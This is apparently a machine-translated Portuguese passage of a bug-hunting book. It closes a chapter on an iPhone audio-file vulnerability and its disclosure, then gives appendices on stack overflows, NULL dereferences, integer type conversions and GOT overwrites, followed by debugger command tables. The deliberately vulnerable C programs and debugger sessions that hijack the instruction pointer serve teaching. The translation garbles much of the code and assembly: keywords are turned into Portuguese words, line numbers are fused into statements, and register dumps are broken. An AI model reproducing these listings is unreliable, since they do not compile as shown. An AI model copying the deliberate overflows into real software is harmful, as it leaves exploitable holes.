ip          0x20044       131140
sp          0x684c00      6835200
lr          0x1f310       127760
pc          0x44444444    1145324612
cpsr        {0x60000010, n = 0x0, z = 0x1, c = 0x1, v = 0x0, q = 0x0, j = 0x0, ge
= 0x0, e = 0x0, i = 0x0, f = 0x0, t = 0x0, mode = 0x10}{0x60000010
= 0, z = 1, c = 1, v = 0, q = 0, j = 0, ge = 0, e = 0, a = 0, i = 0, f = 0, t = 0,
mode = usr}

(gdb) backtrace
#0 0x4444444444 em ?? ()
Não é possível acessar a memória no endereço 0x74747318

```

Muito bem! Nesse ponto, eu tinha controle total sobre o contador do programa.

8.3 Remediação de vulnerabilidades

Terça-feira, 2 de fevereiro de 2010

Informei a Apple sobre o bug em 4 de outubro de 2009. Hoje, eles lançaram uma nova versão do iPhone OS para solucionar a vulnerabilidade.

O bug era fácil de encontrar, portanto, tenho certeza de que não era a única pessoa que sabia sobre ele, mas parece que fui o único a informar a Apple. O que é mais surpreendente: A Apple não encontrou um bug tão trivial por conta própria.

- A vulnerabilidade afeta o iPhone como bem como o iPod touch com o iPhone OS anterior versão 3.1.3.

8.4 Lições aprendidas

Como caçador de bugs e usuário do iPhone:

- Até mesmo os fuzzers baseados em mutação simples, como o descrito neste capítulo, podem ser bastante eficazes.
- Fazer o fuzzing no iPhone é tedioso, mas vale a pena.
- Não abra arquivos (de mídia) não confiáveis no iPhone.

8.5 Adendo

Terça-feira, 2 de fevereiro de 2010

Como a vulnerabilidade foi corrigida e uma nova versão do iPhone OS está disponível, lancei um aviso de segurança detalhado em meu site hoje.⁸ O bug foi atribuído como CVE-2010-0036. A Figura 8-3 mostra uma linha do tempo de como a vulnerabilidade foi resolvida.



Figura 8-3: Linha do tempo desde o momento em que notifiquei a Apple até o lançamento de um aviso de segurança

Notas

1. Consulte http://en.wikipedia.org/wiki/IOS_jailbreaking.
2. Consulte <http://cydia.saurik.com/>.
3. Consulte "iOS Developer Library: Visão geral do áudio principal" em <http://developer.apple.com/library/ios/#documentation/MusicAudio/Conceptual/CoreAudioOverview/Introduction/Introduction.html>.
4. Consulte "iOS Developer Library: Audio Toolbox Framework Reference" em http://developer.apple.com/library/ios/#documentation/MusicAudio/Reference/CAAUDIOToolboxRef/_index.html.
5. Consulte http://en.wikipedia.org/wiki/Advanced_Audio_Coding.
6. Consulte <http://ericasadun.com/ftp/EricaUtilities/>.
7. A especificação do formato de arquivo do QuickTime está disponível em <http://developer.apple.com/mac/library/documentation/QuickTime/QTFF/QTFFPreface/qtffPreface.html>.
8. Meu aviso de segurança que descreve os detalhes da vulnerabilidade do iPhone

pode ser encontrado em <http://www.trapkit.de/advisories/TKADV2010-002.txt>.

A

DICAS PARA CAÇA

Este apêndice descreve, com mais profundidade do que no texto, algumas classes de vulnerabilidades, técnicas de exploração e problemas comuns que podem levar a bugs.

A.1 Estouros de buffer de pilha

Os estouros de buffer são vulnerabilidades de corrupção de memória que podem ser categorizadas por *tipo* (também conhecido como *geração*).

Atualmente, os mais relevantes são os *estouros de buffer de pilha* e os *estouros de buffer de heap*. Um estouro de buffer ocorre quando mais dados são copiados em um buffer ou matriz do que o buffer ou matriz pode suportar. É simples assim. Como o nome indica, os estouros de buffer de pilha ocorrem na área de pilha da memória de um processo. A pilha é uma área de memória especial de um processo que contém dados e metadados associados à invocação do procedimento. Se forem colocados mais dados em um buffer declarado na pilha do que esse buffer pode suportar, a memória da pilha adjacente poderá ser sobreescrita. Se o usuário puder controlar os dados e a quantidade de dados, será possível manipular os dados ou metadados da pilha para obter o controle do fluxo de execução do processo.

- As seguintes descrições
de estouro de buffer de pilha
estão relacionado à Intel de 32
bits
plataforma (IA-
32).

Cada função de um processo que é executada é representada na pilha. A organização dessas informações é chamada de *estrutura de pilha*. Uma estrutura de pilha inclui os dados e os metadados da função, bem como um *endereço de retorno* usado para localizar o chamador da função. Quando uma função retorna ao seu chamador, o endereço de retorno é retirado da pilha e colocado no registro do ponteiro de instruções (contador de programa). Se for possível transbordar um buffer de pilha e, em seguida, substituir o endereço de retorno por um valor de sua escolha, você terá controle sobre o ponteiro de instruções quando a função retornar.

Há muitas outras maneiras possíveis de tirar proveito de um estouro de buffer de pilha, por exemplo, manipulando ponteiros de função, argumentos de função ou outros dados e metadados importantes na pilha.

Vamos dar uma olhada em um programa de exemplo:

```
01 #include <string.h>
02
03 anulação
04 overflow (char *arg)
05 {
06     char buf[12];
07
08strcpy (buf,
arg); 09 }
10
11 int
12 main (int argc, char *argv[])
13 {
14se   (argc > 1)
15overflow (argv[1]);
16
17retorno 0;
18 }
```

Listagem A-1: Programa de exemplo *stackoverflow.c*

O programa de exemplo na Listagem A-1 contém um estouro de pilha simples. O primeiro argumento da linha de comando (linha 15) é usado como parâmetro para a função chamada *overflow()*. Em *overflow()*, os dados derivados do usuário são copiados em um buffer de pilha com um tamanho fixo de 12 bytes (consulte as linhas 6 e 8). Se fornecermos mais dados do que o buffer pode conter (mais de 12 bytes), o buffer da pilha transbordará e os dados adjacentes da pilha serão substituídos por nossos dados de entrada.

A Figura A-1 ilustra o layout da pilha imediatamente antes e depois do estouro do buffer. A pilha cresce para baixo (em direção a endereços de memória mais baixos) e o *endereço de retorno (RET)* é seguido por outra parte de metadados chamada de *ponteiro de quadro salvo (SFP)*. Abaixo dele está o *buf-fer* declarado na função *overflow()*. Em contraste com a pilha, que cresce para baixo, os dados que são preenchidos em um buffer de pilha crescem em direção a endereços de memória mais altos. Se

fornecermos uma quantidade suficiente de para o primeiro argumento da linha de comando, então nossos dados substituirão

o buffer, o SFP, o RET e a memória da pilha adjacente. Se a função retornar, controlamos o valor de RET, o que nos dá controle sobre o ponteiro de instruções (registro EIP).




Figura A-1: Quadro de pilha ilustrando um estouro de buffer

Exemplo: Estouro de buffer de pilha no Linux

Para testar o programa da Listagem A-1 no Linux (Ubuntu 9.04), eu o compilei sem o suporte do stack canary (consulte a Seção C.1):

```
linux$ gcc -fno-stack-protector -o stackoverflow stackoverflow.c
```

Em seguida, iniciei o programa no depurador (consulte a Seção B.4 para obter mais informações sobre o gdb) enquanto fornecia 20 bytes de entrada do usuário como argumento de linha de comando (12 bytes para preencher o buffer de pilha mais 4 bytes para o SFP mais 4 bytes para o RET):

```
linux$ gdb -q ./stackoverflow
(gdb) execute $(perl -e 'print "A"x12 . "B"x4 . "C"x4')
Iniciando o programa: /home/tk/BHD/stackoverflow $(perl -e 'print "A"x12 . "B"x4 .
"C"x4')
```

O programa recebeu o sinal SIGSEGV, falha de segmentação.

0x43434343 in ?? ()

```
(gdb) registros de informações
eax          0xbfbab9fac      -1079271508
ecx          0xbfbab9fab      -1079271509
edx          0x15                21
ebx          0xb8088ff4      -1207398412
esp          0xbfbab9fc0      0xbfbab9fc0
ebp          0x42424242      0x42424242
esi          0x8048430       134513712
```

edi	0x8048310	134513424
eip	0x43434343	0x43434343
sinalizador	0x10246	[PF ZF IF RF]
es		
cs	0x73	115
ss	0x7b	123
ds	0x7b	123
es	0x7b	123
fs	0x0	0
gs	0x33	51

Obtive controle sobre o ponteiro de instrução (consulte o registro EIP), pois o endereço de retorno foi substituído com sucesso pelos quatro Cs fornecidos pela entrada do usuário (valor hexadecimal dos quatro Cs: 0x4343434343).

Exemplo: Estouro de buffer de pilha no Windows

Compilei o programa vulnerável da Listagem A-1 sem suporte ao cookie de segurança (/GS) no Windows Vista SP2 (consulte a Seção C.1):

```
C:\Users\tk\BHD>cl /nologo /GS- stackoverflow.c
stackoverflow.c
```

Em seguida, iniciei o programa no depurador (consulte a Seção B.2 para obter mais informações sobre o WinDbg), fornecendo os mesmos dados de entrada do exemplo do Linux acima.

Como mostra a Figura A-2, obtive o mesmo resultado que no Linux: controle sobre o ponteiro de instruções (consulte o registro EIP).

```

C:\Users\tk\BHD>stackoverflow.exe AAAAAAAAABBBBCCCC - WinDbg 6.10.0003.233 X86
File Edit View Debug Window Help
Command
Microsoft (R) Windows Debugger Version 6.10.0003.233 X86
Copyright (c) Microsoft Corporation. All rights reserved.

Commandline: C:\Users\tk\BHD\stackoverflow.exe AAAAAAAAABBBBCCCC
Symbol search path is: *** Invalid ***
***** Symbol loading may be unreliable without a symbol search path. ****
* Use .symbolprefix to have the debugger choose a symbol path. *
* After setting your symbol path use .reload to refresh symbol locations *
***** Executable search path is:
ModLoad: 00400000 0040c000  image=00400000
ModLoad: 77a90000 77bb7000  ntdll.dll
ModLoad: 77150000 7722c000  C:\Windows\system32\kernel32.dll
(f60_1324): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=0012faf8 edx=77af5e74 esi=fiffffff edi=77adc19e
eip=77ad8b2e esp=0012fb10 ebp=0012fb40 icpl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
*** ERROR: Symbol file could not be found. Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
77ad8b2e cc          int     3
0:000> g
(f60_1324): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012f120 ebx=7719b68f ecx=00971a9c edx=ab043433 esi=00000002 edi=00001772
eip=43434343 esp=0012ff14 ebp=42424242 icpl=0 nv up ei pl nz ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010212
43434343 ???
```

Figura A-2: Estouro de buffer de pilha no Windows (saída do WinDbg)

Esta foi apenas uma breve introdução ao mundo dos fluxos excessivos de buffer. Há vários livros e white papers disponíveis sobre esse tópico. Se você quiser saber mais, recomendo *Hacking*, de Jon Erickson: *The Art of Exploitation*, 2ª edição (No Starch Press, 2008), de Jon Erickson, ou você pode digitar *buffer overflows* no Google e procurar a enorme quantidade de material disponível on-line.

A.2 Desreferências de ponteiro NULL

A memória é dividida em páginas. Normalmente, um processo, um thread ou o kernel não pode ler ou gravar em um local de memória na página zero. A Listagem A-2 mostra um exemplo simples do que acontece se a página zero for referenciada devido a um erro de programação.

```
01 #include <stdio.h>
02
03 typedef struct pkt {
04     char * value; 05 }
05     pkt_t;
06
07 int
08 principal (void)
09 {
10     pkt_t * packet = NULL;
11
12     printf ("%s", packet-
13     >value); 13
14     retorno 0;
15 }
```

Listagem A-2: Uso de memória sem dono - um exemplo de desreferência de ponteiro NULL

Na linha 10 da Listagem A-2, a estrutura de dados `packet` é inicializada com `NULL` e, na linha 12, um membro da estrutura é referenciado. Como o pacote aponta para `NULL`, essa referência pode ser representada como `NULL->valor`. Isso leva a uma *desreferência clássica de ponteiro NULL* quando o programa tenta ler um valor da página zero da memória. Se você compilar esse programa no Microsoft Windows e iniciá-lo no depurador do Windows WinDbg (consulte a Seção B.2), obterá o seguinte resultado:

```
[...]
(1334.12dc): Violação de acesso - código c0000005 (primeira chance)
As exceções de primeira chance são relatadas antes de qualquer tratamento
de exceção. Essa exceção pode ser esperada e tratada.
eax=00000000 ebx=7713b68f ecx=00000001 edx=77c55e74 esi=00000002 edi=00001772
eip=0040100e esp=0012ff34 ebp=0012ff38 iopl=0 nv up ei pl zr na pe nc cs=001b
ss=0023 ds=0023 es=0023 fs=003b gs=0000                                     efl=00010246
*** WARNING: Não foi possível verificar a soma de verificação para image00400000
*** ERRO: O carregamento do módulo foi concluído, mas os símbolos não puderam ser carregados
para image00400000 image00400000+0x100e:
0040100e 8b08          movecx ,dword ptr [eax] ds:0023:00000000=?????????
[...]
```

A violação de acesso é causada quando o valor de EAX, que é 0x00000000, é referenciado. Você pode obter mais informações sobre a causa da falha usando o comando do depurador !analyze -v:

```
0:000> !analyze -v
[...]
FAULTING_IP:
image00400000+100e
0040100e 8b08      movecx ,dword ptr [eax]

EXCEPTION_RECORD: ffffffff -- (.exr 0xffffffffffffffffffff)
ExceptionAddress: 0040100e (image00400000+0x0000100e)
  ExceptionCode: c0000005 (violação de acesso)
  ExceptionFlags: 00000000
NumberParameters: 2
  Parâmetro[0]: 00000000
  Parâmetro[1]: 00000000
Tentativa de leitura do endereço 00000000
[...]
```

As desreferências de ponteiro NULL geralmente levam a uma falha do componente vulnerável (negação de serviço). Dependendo do erro de programação específico, as desreferências de ponteiro NULL também podem levar à execução arbitrária de código.

A.3 Conversões de tipo em C

A linguagem de programação C é bastante flexível no manuseio de diferentes tipos de dados. Por exemplo, em C é fácil converter uma matriz de caracteres em um número inteiro assinado. Há dois tipos de conversão: *implícita* e *explícita*. Em linguagens de programação como C, a conversão implícita de tipos ocorre quando o compilador converte automaticamente uma variável em um tipo diferente. Isso geralmente acontece quando o tipo inicial da variável é incompatível com a operação que você está tentando executar. As conversões de tipo implícitas também são chamadas de *coerção*.

A conversão explícita de tipos, também conhecida como *casting*, ocorre quando o programador codifica explicitamente os detalhes da conversão. Isso geralmente é feito com o operador cast.

Aqui está um exemplo de uma conversão de tipo implícita (coerção):

```
[...]
unsigned int user_input = 0x80000000;
signed int length = user_input; [...]
```

Neste exemplo, ocorre uma conversão implícita entre int sem sinal e int com sinal.

E aqui está um exemplo de uma conversão explícita de tipos (casting):

```
[...]  
char      [] = "AAAA"; signed  
int si    *(int *)cbuf; [...]
```

Neste exemplo, ocorre uma conversão explícita entre char e signed int.

As conversões de tipos podem ser muito sutis e causar muitos bugs de segurança. Muitas das vulnerabilidades relacionadas à conversão de tipos são o resultado de conversões entre inteiros sem sinal e com sinal. Veja abaixo um exemplo:

```
01 #include <stdio.h>  
02  
03 int sem sinal  
04 get_user_length (void)  
05 {  
06     retornar (0xffffffff);  
07 }  
08  
09 int  
10 main (void)  
11 {  
12signed      int length = 0;  
13  
14length = get_user_length  
(); 15 16printf ("length: %d %u (0x%x)\n", length, length, length);  
17  
18 Se (comprimento < 12)  
19     printf ("comprimento do argumento ok\n");  
20 mais  
21     printf ("Error: argument length too long\n");  
22  
23retorno 0;  
24 }
```

Listagem A-3: Uma conversão assinada/não assinada que leva a uma vulnerabilidade (*implicit.c*)

O código-fonte na Listagem A-3 contém uma vulnerabilidade de versão assinada/não assinada que é bastante semelhante à que encontrei no FFmpeg (consulte o Capítulo 4). Você consegue identificar o bug?

Na linha 14, um valor de comprimento é lido a partir da entrada do usuário e armazenado na variável int assinada length. A função `get_user_length()` é um dummy que sempre retorna o "valor de entrada do usuário" `0xffffffff`. Vamos lá

assumem que esse é o valor que foi lido da rede ou de um arquivo de dados. Na linha 18, o programa verifica se o valor fornecido pelo usuário

for menor que 12. Se for, a cadeia de caracteres "argument length ok" será impressa na tela. Como o comprimento recebe o valor 0xffffffff e esse valor é muito maior que 12, pode parecer óbvio que a cadeia de caracteres não será impressa. No entanto, vamos ver o que acontece se compilarmos e executarmos o programa no Windows Vista SP2:

```
C:\Users\tk\BHD>cl /nologo implicit.c
```

```
implicito.c
```

```
C:\Users\tk\BHD>implicit.exe length:  
-1 4294967295 (0xffffffff) argument  
length ok
```

Como você pode ver na saída, a linha 19 foi alcançada e encerrada.
Como isso aconteceu?

Em uma máquina de 32 bits, um int sem sinal tem um intervalo de 0 a 4294967295 e um int com sinal tem um intervalo de -2147483648 a 2147483647. O valor de int sem sinal 0xffffffff (4294967295) é representado em binário como 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 (consulte a Figura A-3). Se

Se você interpretar o mesmo padrão de bits como um int com sinal, haverá uma alteração no sinal que resultará em um valor de int com sinal -1. O sinal de um número é indicado pelo *bit de sinal*, que geralmente é representado pelo *bit mais significativo (MSB)*. Se o MSB for 0, o número é positivo e, se for definido como 1, o número é negativo.




Figura A-3: A função do bit mais significativo (MSB)

Para resumir: Se um int sem sinal for convertido em um valor int com sinal, o padrão de bits não será alterado, mas o valor será interpretado no contexto do novo tipo. Se o valor do int sem sinal estiver no intervalo de 0x80000000 a 0xffffffff, o int com sinal resultante se tornará negativo (consulte a Figura A-4).

Esta foi apenas uma breve introdução às conversões de tipos implícitos e explícitos em C/C++. Para obter uma descrição completa das conversões de tipos em C/C++ e dos problemas de segurança associados, consulte *The Art of Software Security Assessment (A arte da avaliação de segurança de software)*, de Mark Dowd, John McDonald e Justin Schuh: *Identifying and Avoiding Software Vulnerabilities* (Addison-Wesley, 2007).




Figura A-4: Conversão do tipo inteiro: int sem sinal para int com sinal

- Usei o Debian Linux 6.0
(32 bits) como uma
plataforma para
todas as etapas a
seguir.

A4 Substituições de GOT

Depois de encontrar uma vulnerabilidade de corrupção de memória, é possível usar várias técnicas para obter controle sobre o registro do ponteiro de instruções do processo vulnerável. Uma dessas técnicas, chamada de *substituição de GOT*, funciona manipulando uma entrada na chamada *Tabela de Deslocamento Global (GOT)* de um objeto *ELF* (*Executable and Linkable Format*)¹ para obter controle sobre o ponteiro de instruções. Como essa técnica depende do formato de arquivo ELF, ela funciona somente em plataformas que suportam esse formato (como Linux, Solaris ou BSD).

O GOT está localizado em uma seção de dados interna do ELF chamada .got. Sua finalidade é redirecionar os cálculos de endereço independentes de posição para um local absoluto, de modo que ele armazene o local absoluto dos símbolos de chamada de função usados no código vinculado dinamicamente. Quando um programa chama uma função de biblioteca pela primeira vez, o rtld (*runtime link editor*) localiza o símbolo apropriado e o realoca para o GOT. Cada nova chamada a essa função passa o controle diretamente para esse local, de modo que o rtld não é mais chamado para essa função. A Listagem A-4 ilustra esse processo.

```

01 #include <stdio.h>
02
03 int
04 principal (void)
05 {
06     int i = 16;
07
08     printf ("%d\n", i);
09     printf ("%x\n", i);
10
11 retorno 0;
12 }
```

Listagem A-4: Código de exemplo usado para demonstrar a função da tabela de deslocamento global (*got.c*)

O programa da Listagem A-4 chama a função de biblioteca printf() duas vezes. Compilei o programa com símbolos de depuração e iniciei no depurador (consulte a Seção B.4 para obter uma descrição dos seguintes comandos do depurador):

```
linux$ gcc -g -o got got.c
```

```
linux$ gdb -q ./got
```

```
(gdb) set disassembly-flavor intel
```

```
(gdb) desmontar principal
```

```
Dump do código assembler para a função main:
```

```
0x080483c4 <main+0>: push    ebp  
0x080483c5 <main+1>: mov     ebp,esp  
0x080483c7 <main+3>:  e      esp,0xffffffff0  
0x080483ca <main+6>: sub     esp,0x20  
0x080483cd <main+9>: movDWORD PTR  
[esp+0x1c],0x10 0x080483d5 <main+17>:   mov  
          eax,0x80484d0  
0x080483da <main+22>: movedx,DWORD PTR  
[esp+0x1c] 0x080483de <main+26>: movDWORD PTR  
[esp+0x4],edx 0x080483e2 <main+30>:   movDWORD PTR  
[esp],eax 0x080483e5 <main+33>: call0x80482fc  
          <printf@plt> 0x080483ea  
<main+38>:  mov     eax,0x80484d4  
0x080483ef <main+43>: movedx,DWORD PTR  
[esp+0x1c] 0x080483f3 <main+47>: movDWORD PTR  
[esp+0x4],edx 0x080483f7 <main+51>:   movDWORD PTR  
[esp],eax 0x080483fa <main+54>: call0x80482fc  
          <printf@plt> 0x080483ff  
<main+59>:  mov     eax,0x0  
0x08048404 <main+64>: leave  
0x08048405 <main+65>: ret  
Fim do dump do assembler.
```

A desmontagem da função main() mostra o endereço de printf() na *Procedure Linkage Table (PLT)*. Da mesma forma que o GOT redireciona os cálculos de endereço independentes de posição para locais absolutos, o PLT redireciona as chamadas de função independentes de posição para locais absolutos.

```
(gdb) x/1i 0x80482fc  
0x080482fc <printf@plt>:      jmpDWORD PTR ds:0x80495d8
```

A entrada PLT salta imediatamente para o GOT:

```
(gdb) x/1x 0x80495d8  
0x80495d8 <_GLOBAL_OFFSET_TABLE_+20>: 0x08048302
```

Se a função da biblioteca não foi chamada antes, a entrada GOT aponta de volta para o PLT. No PLT, um deslocamento de realocação é colocado em

a pilha, e a execução é redirecionada para a função `_init()`. É aqui que o rtld é chamado para localizar o símbolo `printf()` referenciado.

```
(gdb) x/2i 0x08048302
0x08048302 <printf@plt+6>:      empustra 0x10
                                         r
0x08048307 <printf@plt+11>:     jmp    0x80482cc
```

Agora vamos ver o que acontece se `printf()` for chamado uma segunda vez. Primeiro, defini um ponto de interrupção logo antes da segunda chamada a `printf()`:

```
(gdb) lista 0
1#include <stdio.h>
2
3 int
4 principal (void)
5 {
6     int         i= 16;
7
8     printf ("%d\n", i);
9     printf ("%x\n", i);
10
```



```
(gdb) break 9
Ponto de parada 1 em 0x80483ea: arquivo got.c, linha 9.
```

Em seguida, inicieie o programa:

```
(gdb) executar
Iniciando o programa:
/home/tk/BHD/got 16

Ponto de parada 1, main () em got.c:9
9printf ("%x\n", i);
```

Depois que o ponto de interrupção foi acionado, desmontei a função `principal` novamente para ver se o mesmo endereço PLT foi chamado:

```
(gdb) desmontar principal
Dump do código assembler para a função main:
0x080483c4 <main+0>:   empustra ebp
                           r
0x080483c5 <main+1>:   mover   ebp,esp
0x080483c7 <main+3>:   e       esp,0xffffffff0
0x080483ca <main+6>:   submar  esp,0x20
                           ino
0x080483cd <main+9>:   mover   DWORD PTR [esp+0x1c],0x10
0x080483d5 <main+17>:  mover   eax,0x80484d0
0x080483da <main+22>:  mover   edx,DWORD PTR [esp+0x1c]
0x080483de <main+26>:  mover   DWORD PTR [esp+0x4],edx
```

```
0x080483e2 <main+30>:    mover    DWORD PTR [esp],eax
0x080483e5 <main+33>:    chamada 0x80482fc <printf@plt>
0x080483ea <main+38>:    mover    eax,0x80484d4
0x080483ef <main+43>:    mover    edx,DWORD PTR [esp+0x1c]
0x080483f3 <main+47>:    mover    DWORD PTR [esp+0x4],edx
0x080483f7 <main+51>:    mover    DWORD PTR [esp],eax
0x080483fa <main+54>:    chamad  0x80482fc <printf@plt>
                           a
0x080483ff <main+59>:    mover    eax,0x0
0x08048404 <main+64>:    sair
0x08048405 <main+65>:    ret
Fim do dump do
assembler.
```

O mesmo endereço no PLT foi de fato chamado:

```
(gdb) x/1i 0x80482fc
0x80482fc <printf@plt>:      jmpDWORD PTR ds:0x80495d8
```

A entrada PLT chamada salta imediatamente para o GOT novamente:

```
(gdb) x/1x 0x80495d8
0x80495d8 <_GLOBAL_OFFSET_TABLE_+20>:      0xb7ed21c0
```

Mas, desta vez, a entrada GOT de printf() mudou: agora ela aponta diretamente para a função da biblioteca printf() na libc.

```
(gdb) x/10i 0xb7ed21c0
0xb7ed21c0 <printf>:      push    ebp 0xb7ed21c1
<printf+1>: movebp,esp 0xb7ed21c3 <printf+3>:
pushebx 0xb7ed21c4 <printf+4>: call0xb7e1aaaf
0xb7ed21c9 <printf+9>: addebx ,0xfae2b
0xb7ed21cf <printf+15>: subesp ,0xc
0xb7ed21d2 <printf+18>: leaeax ,[ebp+0xc]
0xb7ed21d5 <printf+21>: mov    DWORD PTR [esp+0x8],eax
0xb7ed21d9 <printf+25>: mov    eax,DWORD PTR [ebp+0x8]
0xb7ed21dc <printf+28>: mov    DWORD PTR [esp+0x4],eax
```

Agora, se alterarmos o valor da entrada GOT para printf(), será possível controlar o fluxo de execução do programa quando printf() for chamada:

```
(gdb) definir variável *(0x80495d8)=0x41414141
(gdb) x/1x 0x80495d8
0x80495d8 <_GLOBAL_OFFSET_TABLE_+20>: 0x41414141
(gdb) continue
Continuação.
```

O programa recebeu o sinal SIGSEGV, falha de segmentação.

0x41414141 in ?? ()

(gdb) **info registers eip**
eip 0x41414141 0x41414141

Obtivemos o controle do EIP. Para ver um exemplo real dessa técnica de exploração, consulte o Capítulo 4.

Para determinar o endereço GOT de uma função de biblioteca, você pode usar o depurador, como no exemplo anterior, ou pode usar o comando objdump ou readelf:

```
linux$ objdump -R got
```

```
got:formato      de arquivo elf32-i386
```

```
REGISTROS DE REALOCAÇÃO DINÂMICA
OFFSET      TIPO          VALOR
080495c0 R_386_GLOB_DAT    g_m_o_n_s_t_a_r_t
080495d0 R_386_JUMP_SLOT   g_m_o_n_s_t_a_r_t
080495d4 R_386_JUMP_SLOT   libc_start_main
080495d8 R_386_JUMP_SLOT   printf
```

```
linux$ readelf -r got
```

```
A seção de realocação '.rel.dyn' no deslocamento 0x27c contém 1
entrada: Offset      Info          TypeSym      .Value Sym. Nome
080495c0 00000106 R_386_GLOB_DAT    00000000  g_m_o_n_s_t_a_r_t
```

```
A seção de realocação '.rel.plt' no deslocamento 0x284 contém 3
entradas: Offset      Info          TypeSym      .Value Sym. Name
080495d0 00000107 R_386_JUMP_SLOT   00000000  g_m_o_n_s_t_a_r_t
080495d4 00000207 R_386_JUMP_SLOT   00000000  libc_start_main
080495d8 00000307 R_386_JUMP_SLOT   00000000  imprimir
```

Notas

1. Para obter uma descrição do ELF em , consulte Comitê TIS, *Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification*, Versão 1.2, 1995, em <http://refspecs.freestandards.org/elf/elf.pdf>.

B

DEBUGGING

Este apêndice contém informações sobre depuradores e o processo de depuração.

B.1 O depurador modular do Solaris (mdb)

As tabelas a seguir listam alguns comandos úteis do Solaris Modular Debugger (mdb). Para obter uma lista completa dos comandos disponíveis, consulte o *Guia do depurador modular do Solaris*.¹

Início e interrupção do mdb

Comando	Descrição
<code>programa mdb</code>	Inicia o mdb com o <i>programa</i> a ser depurado.
<code>mdb unix.<n> vmcore.<n></code>	Executa o mdb em um despejo de falha do kernel (<i>unix.<n></i> e Normalmente, o <i>vmcore.<n></i> pode ser encontrado no diretório <i>/var/crash/<hostname></i>).
<code>\$q</code>	Sai do depurador.

Comandos gerais

Comando	Descrição
<code>::run argumentos</code>	Executa o programa com os <i>argumentos</i> fornecidos. Se o estiver em execução no momento ou for um arquivo principal, o mdb reiniciará o programa, se possível.

Pontos de parada

Comando	Descrição
<code>endereço ::bp</code>	Define um novo ponto de interrupção no <i>endereço</i> do ponto de interrupção que é especificado no comando.
<code>\$b</code>	Lista informações sobre os pontos de interrupção existentes.
<code>::delete number</code>	Remove os pontos de interrupção definidos anteriormente, especificados por seus <i>número</i> .

Executando o depurador

Comando	Descrição
<code>:s</code>	Executa uma única instrução. Entrará em subfunções.
<code>:e</code>	Executa uma única instrução. Não entrará em subfunções.
<code>:c</code>	Retoma a execução.

Examinando dados

Comando	Descrição
<code>endereço, contagem/formato</code>	Imprime o número especificado de objetos (<i>contagem</i>) encontrados no <i>endereço</i> no <i>formato</i> especificado; os formatos de exemplo incluem B (hexadecimal, 1 byte), X (hexadecimal, 4 bytes), S (string).

Comandos de informações

Comando	Descrição
\$r	Lista os registros e seus conteúdos.
\$c endereço : dis	Imprime um backtrace de todos os quadros de pilha. Despeja um intervalo de memória em torno do endereço como máquina instruções.

Outros comandos

Comando	Descrição
::status	Imprime um resumo das informações relacionadas ao alvo.
::msgbuf	Exibe o buffer de mensagens, incluindo todas as mensagens do console até uma pane no kernel.

B.2 O depurador do Windows (WinDbg)

As tabelas a seguir listam alguns comandos úteis do depurador do WinDbg. Para obter uma lista completa dos comandos disponíveis, consulte o livro *Advanced Windows Debugging* (Addison-Wesley Profes- sional, 2007) de Mario Hewardt e Daniel Pravat ou a documentação que acompanha o WinDbg.

Início e interrupção de uma sessão de depuração

Comando	Descrição
File>Open Executable...	Clique em Open Executable (Abrir executável) no menu File (Arquivo) para iniciar um novo processo em modo de usuário e depurá-lo.
Arquivo>Anexar a um processo... para	Clique em Anexar a um processo no menu Arquivo para depurar um aplicativo no modo de usuário que está atualmente correndo.
q	Encerra a sessão de depuração.

Comandos gerais

Comando	Descrição
g	Inicia ou retoma a execução no destino.

Pontos de parada

Comando	Descrição
<i>endereço bp</i>	Define um novo ponto de interrupção no <i>endereço</i> do ponto de interrupção que é especificado no comando.
bl	Lista informações sobre os pontos de interrupção existentes.
<i>bc ID do ponto de interrupção</i>	Remove os pontos de interrupção definidos anteriormente, especificados por seus <i>ID do ponto de interrupção</i> .

Executando o depurador

Comando	Descrição
